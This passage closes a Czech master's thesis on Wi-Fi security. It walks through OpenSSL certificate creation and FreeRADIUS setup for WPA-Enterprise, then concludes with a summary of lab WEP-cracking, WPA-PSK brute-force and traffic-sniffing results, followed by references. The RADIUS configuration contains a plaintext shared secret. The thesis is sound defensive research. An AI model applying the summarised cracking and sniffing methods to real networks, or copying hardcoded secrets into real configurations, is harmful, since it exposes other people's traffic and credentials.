            Not Before: Apr 29 15:08:09 2009 GMT
            Not After : Apr 29 15:08:09 2010 GMT
        Subject
         :
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
Certificate is to be certified until Apr 29 15:08:09 2010 GMT (365 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Obr. 38: Podpisový požadavek certifikátu serveru

13.1.2 Certifikáty klientů

Vygenerujeme také certifikáty pro klienty. Prvním krokem je opět vytvoření nepodepsaného certifikátu klienta (obr. 39).

```
openssl req -new -keyout client_key.pem -out client_req.pem
-days 360 -config /etc/ssl/openssl.cnf
```

Zadáme tajnou frázi, kterou bude certifikát šifrován. Příkaz nám vytoří následující soubory: *client_req.pem* (nepodepsaný certifikát klienta) a *client_key.pem* (soukromý klíč klienta).

```
Generating a 1024 bit RSA private key
.....................................................................++++++
.............................++++++
writing new private key to 'client_key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:milan
An optional company name []:UTKO
```

Obr. 39: Tvorba certifikátu klienta

Dalším krokem je podepsání certifikátu klienta pomocí soukromého klíče CA (obr. 40).

```
openssl ca -config /etc/ssl/openssl.cnf -policy policy_anything
-out client_cert.pem -extensions xpclient_ext -extfile
/etc/ssl/xpextension -infiles /home/student/client_req.pem
```

Příkaz vytvoří soubor ***client_cert.pem***, který budou používat klienti OS Linux.

```
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 2 (0x2)
        Validity
            Not Before: Apr 29 15:25:30 2009 GMT
            Not After : Apr 29 15:25:30 2010 GMT
        Subject:
           :
        X509v3 extensions:
            X509v3 Extended Key Usage:
                1.3.6.1.5.5.9.3.2
Certificate is to be certified until Apr 29 15:25:30 2010 GMT (365 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Obr. 40: Podepsaný certifikát klienta

Pro zajištění kompatibility certifikátu klienta s OS Windows se musí převést na formát PCKS12.

```
openssl pkcs12 -export -in client_cert.pem -inkey client_key.pem
-out client_cert.p12 -clcerts
```

Jsme dotázáni na tajnou frázi a následně na novou frázi, která bude použita k zašifrování klientského certifikátu pro Windows XP. Vytvořený certifikát ***client_cert.p12*** bude sloužit pro klienty s OS Windows.

13.2 Konfigurace FreeRadius serveru

Pro správnou funci potřebujeme zajistit dva soubory s náhodnými daty, které umístíme do adresáře */etc/wireless/auth/*.

```
dnssec-keygen -a DH -b 1024 -n USER radius
dnssec-keygen -a random -b 1024 -n USER radius
```

Nyní následují pouze soubory, ve kterých jsem provedl změny. Detailní popis konfiguračních souborů je v manuálových stránkách (man radiusD) nebo na stránkách projektu FreeRadius.

13.2.1 Konfigurace eap.conf

V části **#MODULE CONFIGURATION** jsem provedl následující změny:

- cesta k soukromému klíči serveru

```
private_key_file = /etc/freeradius/certs/server_key.pem
```

- cesta k certifikátu serveru

```
certifikate_file = /etc/freeradius/certs/server_req.pem
```

- certifikát certifikační autority

```
CA_file = /etc/freeradius/certs/cacert.pem
```

- cesta k souborům s náhodnými daty

```
dh_file = /etc/freeradius/certs/DH
random_file = /etc/freeradius/certs/random
```

13.2.2 Konfigurace clients.conf

Nyní je potřeba nastavit seznam povolených přístupových bodů:

```
#The wireless access point
client „147.229.148.176"{
 secret = Mn*Sa*Da_Pe*29
 shortname = Diplomova_prace
 nastype = other
}
```

13.2.3 Konfigurace users

V souboru *users* je obsažen zápis pro každého klienta, který má povolen přístup do WLAN. Položka DEFAULT určuje automatickou operaci serveru při komunikaci s klienty, kteří nevyhovují žádnému záznamu (standartně je nastaveno odmítnutí).

```
„jméno klienta“ Auth-Type:= EAP
DEFAULT Auth-Type:= Reject
 Reply-Message = “(zpráva o zamítnutí přístupu)“
```

13.2.4 Spuštění FreeRadius serveru

Server FreeRadius spustíme následujícím příkazem v terminálu:

```
radiusd start
```

Pokud FreeRadius nefunguje správně je vhodné použít debug režim (přídáním dvou parametrů **–X – A**).

13.2.5 Nastavení přístupového bodu

WLAN Settings → ESSID Definition → Encryption → WPA-Enterprise/WPA2-Enterprise

- v horní vodorovné nabídce přepneme na záložku RADIUS, kde nastavíme: Server Name (jméno serveru), Server Address (IP adresa serveru), Server Password (tajný klíč), Server Port (port, standartně 1812) a Server Timeout.

14. Závěr

Tato diplomová práce se zabývá především možnostmi narušení bezpečnosti bezdrátových přístupových sítí. V práci je podrobně popsaná funkčnost těchto sítí. Popis je rozdělen z hlediska dvou nejnižších vrstev referenčního modelu OSI, tzn. z pohledu fyzické a spojové vrstvy. Na závěr každé z těchto kapitol jsou uvedena doporučení, jak zajistit větší bezpečnost z pohledu těchto vrstev.

Práce obsahuje teoretický rozbor zabezpečovacích metod, které se v dnešní době používají v bezdrátových přístupových sítí. U každé z těchto metod jsou shrnuty nejen její výhody, ale i největší bezpečnostní slabiny.

Ve třech větších městech jsem provedl analýzu zabezpečenosti bezdrátových přístupových sítí. Výsledky této analýzy jsou naprosto alarmující: 43% sítí je zabezpečeno WEP, 25% sítí nepoužívá žádné šifrování, 19% WPA(PSK) a pouze 12% WPA2(PSK).

U WEP zabezpečení jsem formuloval postupy pro 5 útoků (pasivní, injekce paketů, KoreK chopchop a fragmetační útok). Všechny tyto útoky byly schopné dojít ke správnému WEP klíči, který byl nastaven v síti vytvořené pro účely této práce. U každého z těchto útoků jsem prováděl rozluštění hesel pomocí programu aircrack-ng a porovnal množství rámců, které bylo potřeba zachytit k rozluštění hesla. Jako nejvíce efektivní vyšel z testovacích hodnot útok KoreK chopchop, u kterého bylo potřeba nejmenšího počtu zachycených rámců u obou délek WEP klíčů (12615 resp. 41786 zachycených rámců pro WEP klíč o délce 64 resp. 128 bitů). Za každým útokem je posaná možná obrana.

Nedostatky předchozího WEP zabezpečení měl za úkol vyřešit standard WPA resp. WPA2. Hlavní výhodou oproti WEP je použití dynamických klíčů a jejich vzájemná autentizace. Rozlišují se dva druhy: PSK a 802.1x. PSK používá k odvození dočasných klíčů jedno stejné heslo pro všechny uživatele. Po zachycení 4-way handshake můžeme pomocí útoku hrubou silou zkusit zaútočit na toto heslo. Tento útok je úspěšný, pokud uživatel nedodržuje zásady silného hesla. Verze 802.1x spolupracuje s autentizačním serverem (obvykle Radius) a v současné době nejsou popsány žádné útoky. Práce také obsahuje popis instalace Radius serveru včetně vygenerování potřebných certifikátů. Funkce Radius serveru po instalaci byla otestována.

Po prolomení zabezpečení byly provedeny odposlechy provozu v bezdrátové síti a zachycení uživatelsky citlivých informací. Tyto odposlechy byly demonstrovány na velmi oblíbených a využívaných službách, kterými jsou: ICQ, FTP a HTTP.

Poslední bod práce, provedení bezpečnostního auditu realné bezdrátové sítě, byl po dohodě s vedoucím diplomové práce vynechán. V laboratorních podmínkách došlo totiž k vytvoření všech zabezpečení, které jsou používány a u reálné sítě by hrozilo riziko zneužití této diplomové práce pro vlastní potřeby čtenáře.

Seznam literatury a použitých zdrojů

[1] *Aircrack-ng* [online]. 2006/03/26 , 2009/05/04 [cit. 2009-05-01]. Dostupný z WWW: <http://aircrackng.org/doku.php?id=tutorial&DokuWiki=f1292ca710b260383ddd7cc31ed5e8de>.

[2] BARKEN, Lee. *Jak zabezpečit bezdrátovou síť Wi-Fi*. Jiří Veselský. 1. vyd. Brno : Computer Press, 2004. 174 s. ISBN 80-251-0346-3.

[3] BUDAI, David. Vědcům se podařilo prolomit WPA pro zabezpečení bezdrátových sítí. *ITBIZ* [online]. 2008 [cit. 2009-05-04]. Dostupný z WWW: <http://www.itbiz.cz/vedci-prolomili-zabezpeceni-wpa>.

[4] DANČUK, Michal. *Nový model zabezpečení implementovaný v metropolitní síti.* Brno, 2008. 68 s. Vedoucí diplomové práce Škorpil Vladislav. Dostupný z WWW: <https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=4743&lang=0>.

[5] HARRIS, Shon, et al. *Manuál Hackera*. Znamenáček Tomáš. 1. vyd. Praha : Grada Publishing, 2008. 400 s. ISBN 978-80-247-1346-5.

[6] HRÁČEK, Jiří. *Perspektivy zabezpečení bezdrátových komunikačních sítí*. Brno, 2008. 104 s. Vedoucí diplomové práce Škorpil Vladislav. Dostupný z WWW: < https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=6271&lang=0>.

[7] IEEE, *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications* [online]. 2007 [cit. 2008-05-13]. Dostupný z URL: <http://standards.ieee.org/getieee802/download/802.11-2007.pdf>.

[8] JEŽEK, David. Základy WiFi: jak zabezpečit bezdrátovou síť?. *PCtuning* [online]. 2006 [cit. 2009-05-04]. Dostupný z WWW: <http://pctuning.tyden.cz/zaklady_wifi-jak_zabezpecit_bezdratovou_sit>.

[9] Kismet. *Kismet* [online]. 2006 [cit. 2009-05-11]. Dostupný z WWW: <http://www.kismetwireless.net/documentation.shtml>.

[10] KOHRE, Thomas. *Stavíme si bezdrátovou síť*. Marek Šiller. 1.vyd. Brno : Computer Press, 2004. 295 s. ISBN 80-251-0791-4.

[11] KOLAŘÍK, Jan. *Kryptografická ochrana bezdrátových sítí*. [s.l.], 2007. 66 s. ČVUT. Vedoucí bakalářské práce Semrád Josef. Dostupný z WWW: <https://dip.felk.cvut.cz/browse/pdfcache/kolarj6_2007bach.pdf>.

[12] MATYS, Milan. *Bezpečnost bezdrátové sítě s využitím WiFi technologie*. Pardubice, 2007. 89 s. Univerzita Pardubice. Vedoucí bakalářské práce Macháček Miloslav. Dostupný z WWW: <http://hdl.handle.net/10195/25313>.

[13] MCCLURE, Stuart, SCRAMBRAY, Joe, KURTZ, George. *Hacking bez záhad*. Znamenáček Tomáš. 5. aktualiz. vyd. Praha : Grada Publishing, 2007. 520 s. ISBN 978-80-247-1502-5.

[14] PECA, Michal. Internet v českých domácnostech zrychluje. *Factum Invenio* [online]. 2008 [cit. 2008-11-24]. Dostupný z WWW: <http://www.factum.cz/tz319.html>

[15] PINTÉR, Dominik. Průvodce programem ethereal. *Root.cz* [online]. 2006 [cit. 2009-04-20]. Dostupný z WWW: <http://www.root.cz/clanky/pruvodce-programem-ethereal-1/>.

[16] PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace*. 1. vyd. Brno : Computer Press, 2005. 179 s. ISBN 80-251-0791-4.

[17] PUŽMANOVÁ, Rita. *Moderní komunikační sítě od A do Z*. 2. aktualiz. vyd. Brno : Computer Press, 2006. 430s. ISBN 80-251-1278-0.

[18] Sniffing WiFi sítí - Nápověda pro Kismet. *AMP Security* [online]. 2009 [cit. 2009-05-13]. Dostupný z WWW: <http://airdump.cz/sniffing-wifi-siti-napoveda-kismet/>.

[19] ŠKODÁK, Jaroslav. *Zabezpečení bezdrátových sítí IEEE 802.11*. Brno, 2008. 78 s. Vedoucí diplomové práce Koutný Martin. Dostupný z WWW: < https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=7728&lang=0>.

[20] ŠUSTR, Matej. *Analýza bezpečnosti štandardu IEEE 802.11*. Bratislava, 2007. 69 s. Slovenská technická univerzita v Bratislave. Vedoucí diplomové práce Rakús Martin. Dostupný z WWW: <http://matej.sustr.sk/publ/dipl/>.

[21] WiFi: Průniky do sítí a připojení k Internetu. *PCtuning* [online]. 2003 [cit. 2009-05-06]. Dostupný z WWW: <http://pctuning.tyden.cz/wifi-pruniky_do_siti_a_pripojeni_k_internetu>.

[22] ZANDL, Patrik. *Bezdrátové sítě WiFi, praktický průvodce*. 1.vydání. Brno: Computer Press, 2003. 191 s, ISBN 80-7226-632-2

Seznam použitých zkratek

IEEE (***I**nstitute of **E**lectrical and **E**lectronics **E**ngineers*); institut pro elektrotechnické a elektronické inženýrství

LAN (***L**ocal **A**rea **N**etwork*); lokální síť

MAN (***M**etropolitan **A**rea **N**etwork*); metropolitní síť

WLAN (***W**ireless **L**ocal **A**rea **N**etwork*); lokální bezdrátová síť

OSI (***O**pen **S**ystem **I**nterconnection*); propojení otevřených systémů

FHSS (***F**requency **H**opping **S**pread **S**pectrum*); frekvenční poskoky

DSSS (***D**irect **S**equence **S**pread **S**pectrum*); přímé rozprostření spektra

WiFi (***Wi**reless **Fi**delity*); bezdrátová věrnost

CCK (***C**omplementary **C**ode **K**eying*); komplementární kódové klíčování

OFDM (***O**rthogonal **F**requency **D**ivision **M**ultiplexing*); ortogonální multiplex s kmitočtovým dělením

SS (**S**pread **S**pectrum); rozprostřené spektrum

PBC (***P**acket **B**inary **C**onvolutional **C**oding*); paketové binární konvoluční kódování

UWB (*Ultra**w**ide**b**and*); širokopásmový přenos

DCF (***D**istributed **C**oordination **F**unction*); distribuční koordinační funkce

PCF (***P**oint **C**oordination **F**unction*); bodová koordinační funkce

QOS (***Q**uatlity **O**f **S**ervices*); kvalita služeb

CSMA/CA (***C**arrier **S**ense **M**ultiple **A**cces*); nalsouchání nosné s vícenásobným přístupem

IFS (***I**nter**F**rame **S**pace*); mezera mezi rámci

RTS (**R**equest **T**o **S**end); žádost o poslání

CTS (**C**lear **T**o **S**end); žádost o vymazání

NAV (**N**etwork **A**llocation **V**ector); vektor přidělení sítě

PLCP (***P**hysical **L**ayer **C**onvergence **P**rocedure **P**reamble*); preambule

SFD (**S**tart **F**rame **D**elimiter); oddělovač začátku rámce

DR (***D**ata **R**ate*); datová přenosová rychlost

FC (**F**rame **C**ontrol); rámec řízení

RA (**R**eceiver **A**ddress); adresa rádiového přijímače

TA (**T**ransmitter **A**ddress); adresa rádiového vysílače

DA (**D**estination **A**ddress); cílová adresa

SA (**S**ource **A**ddress); zdrojová adresa

SC (**S**equence **C**ontrol); opětovné skládání rámců

CRC (**C**yclic **R**edundary **C**heck); kontorolní součet

AP (***A**ccess **P**oint);* přístupový bod

VLAN (*Virtual **L**ocal **A**rea **N**etwork*); virtuální místní počítačová síť

TIM (***T**raffic **I**ndication **M**ap*); identifikátor provozu

SSID (***S**ervice **S**et **Id**entifier*); jméno sítě

WEP (***W**ireless **E**quivalent **P**rivacy*); soukromí odpovídající drátovým sítím

RADIUS (***R**emote **A**uthentication **D**ial-**I**n **U**ser **S**ervice*); uživatelská vytáčená služba pro vzdálenou autentizaci

NAS (***N**etwork **A**ccess **S**erver*); přístupový server

UDP (***U**ser **D**atagram **P**rotocol*); uživatelský datagramový protokol

TCP (***T**ransmission **C**ontrol **P**rotocol*); přenosový řídící protokol

WPA (***W**i-Fi **P**rotected **A**ccess); WiFi chráněný přístup*

A Obsah přiložených souborů na CD

Přiložené CD obsahuje 7 adresářů:

/ Konfigurační soubory
Obsahuje uloženou konfiguraci aplikace Kismet a Radius serveru

/ Programy
Obsahuje programy použité při realizaci práce

/ Text
Obsahuje text diplomové práce ve formátu *.pdf

/ WarDrivinig
Obsahuje seznamy všech zachycených sítí

/ WEP

Obsahuje všechny data zachycené při útoku na WEP zabezpečení

/ WPA

Obsahuje všechny data zachycené při útoku na WPA zabezpečení

/ Wireshrak
Obsahuje data z odposlechů